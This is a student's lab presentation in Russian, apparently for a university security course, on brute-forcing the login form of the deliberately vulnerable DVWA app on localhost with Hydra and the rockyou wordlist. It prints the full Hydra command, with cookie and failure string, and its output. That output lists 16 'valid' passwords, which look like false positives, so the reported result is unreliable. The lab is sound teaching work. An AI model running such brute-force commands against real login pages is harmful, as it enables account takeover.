

# Индивидуальный проект. Этап №3

## Использование Hydra

Камкина А. Л.

### Информация

#### Докладчик

- Камкина Арина Леонидовна
- студентка группы НКНбд-01-21
- Российский университет дружбы народов
- [1032216456@pfur.ru](mailto:1032216456@pfur.ru)
- <https://alkamkina.github.io/ru/>



## Вводная часть

### Цели и задачи

#### Цель работы:

Подобрать пароль для пользователя, используя Hydra.

#### Задачи:

- Провести brute force атаку
- Подобрать необходимый для логина пароль

**Инструмент:** VirtualBox

# Выполнение лабораторной работы

## Переход на веб сервер DVWA

Welcome :: Damn Vulnerable Web Application

localhost/DVWA/index.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

## Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficulty**, with a simple straightforward interface.

### General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerabilities** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

### WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can download and install [XAMPP](#) for the web server and database.

### Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

### More Training Resources

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- Authorisation Bypass
- Open HTTP Redirect
- DVWA Security
- PHP Info
- About
- Logout

Стартовая страница

## Установка самого низкого уровня защиты


# DVWA Security

## Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.  
Prior to DVWA v1.9, this level was known as 'high'.

Low  Submit

## Установка уровня защиты

## Страница для brute force атаки Vulnerability: Brute Force

### Login


Username:

Password:

Login

## Страница brute force атаки

## Окно Network



Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	localhost	/DVWA/vulnerabilities/brute/	document	html	1.72 kB	4.24 kB
200	GET	localhost	dvwaPage.js	script	js	cached	0 B
200	GET	localhost	add_event_listeners.js	script	js	cached	593 B
200	GET	localhost	logo.png	img	png	cached	8.30 kB
200	GET	localhost	favicon.ico	FaviconLoader.js	vnd.m...	cached	1.41 kB

5 requests | 14.54 kB / 1.72 kB transferred | Finish: 4.29 s | DOMContentLoaded: 3.45 s | load: 3.45 s

**Headers**

Filter Headers

Content-type: text/html; charset=utf-8  
Date: Sat, 28 Sep 2024 15:10:33 GMT  
Expires: Tue, 23 Jun 2009 12:00:00 GMT  
Keep-Alive: timeout=5, max=100  
Pragma: no-cache  
Server: Apache/2.4.62 (Debian)  
Vary: Accept-Encoding

**Request Headers (570 B)**

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8  
Accept-Encoding: gzip, deflate, br  
Accept-Language: en-US,en;q=0.5  
Connection: keep-alive  
Cookie: PHPSESSID=640d1c5f08a79f4675ubdttsj; security=low  
Host: localhost  
Referer: https://localhost/DVWA/0pwnsity.php

## Окно Network

## Распаковка файла с популярными паролями

```
(alkamkina@alkamkina)~]
$ cd /usr/share/wordlists

(alkamkina@alkamkina)-[/usr/share/wordlists]
$ ls
amass  dirbuster  fasttrack.txt  john.lst  metasploit  rockyou.txt.gz  wfuzz
dirb   dnsmap.txt  fern-wifi     legion    nmap.lst    sqlmap.txt      wifite.txt

(alkamkina@alkamkina)-[/usr/share/wordlists]
$ sudo gzip -d rockyou.txt.gz
[sudo] password for alkamkina:

(alkamkina@alkamkina)-[/usr/share/wordlists]
$ ls
amass  dirbuster  fasttrack.txt  john.lst  metasploit  rockyou.txt  wfuzz
dirb   dnsmap.txt  fern-wifi     legion    nmap.lst    sqlmap.txt   wifite.txt

(alkamkina@alkamkina)-[/usr/share/wordlists]
$ head -20 rockyou.txt
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
michael
ashley
qwerty
```

## Распаковка файла

## Запрос к Hydra - пароли

```
(root@alkamkina)~]
# hydra -l admin -P /usr/share/wordlists/rockyou.txt localhost http-get-form "/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&Login=Login:H=Cookie:security=low; PHPSESSID=s40dicsf08s7v9f4k75udbttj:F=Username and/or password! Please try again"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-28 18:40:45
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&Login=Login:H=Cookie:security=low; PHPSESSID=s40dicsf08s7v9f4k75udbttj:F=Username and/or password! Please try again
[80][http-get-form] host: localhost login: admin password: 12345
[80][http-get-form] host: localhost login: admin password: 123456
[80][http-get-form] host: localhost login: admin password: 123456789
[80][http-get-form] host: localhost login: admin password: password
[80][http-get-form] host: localhost login: admin password: iloveyou
[80][http-get-form] host: localhost login: admin password: princess
[80][http-get-form] host: localhost login: admin password: nicole
[80][http-get-form] host: localhost login: admin password: rockyou
[80][http-get-form] host: localhost login: admin password: 12345678
[80][http-get-form] host: localhost login: admin password: abc123
[80][http-get-form] host: localhost login: admin password: lovely
[80][http-get-form] host: localhost login: admin password: jessica
[80][http-get-form] host: localhost login: admin password: 1234567
[80][http-get-form] host: localhost login: admin password: daniel
[80][http-get-form] host: localhost login: admin password: babygirl
[80][http-get-form] host: localhost login: admin password: monkey
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-28 18:40:48
```

## Запрос и вывод

## Верный логин и пароль


### Login

Username:

Password:

Login

Welcome to the password protected area admin



*Верный логин и пароль*

## Заключение

### Вывод

В ходе выполнения работы была проведена brute force атака с помощью Hydra.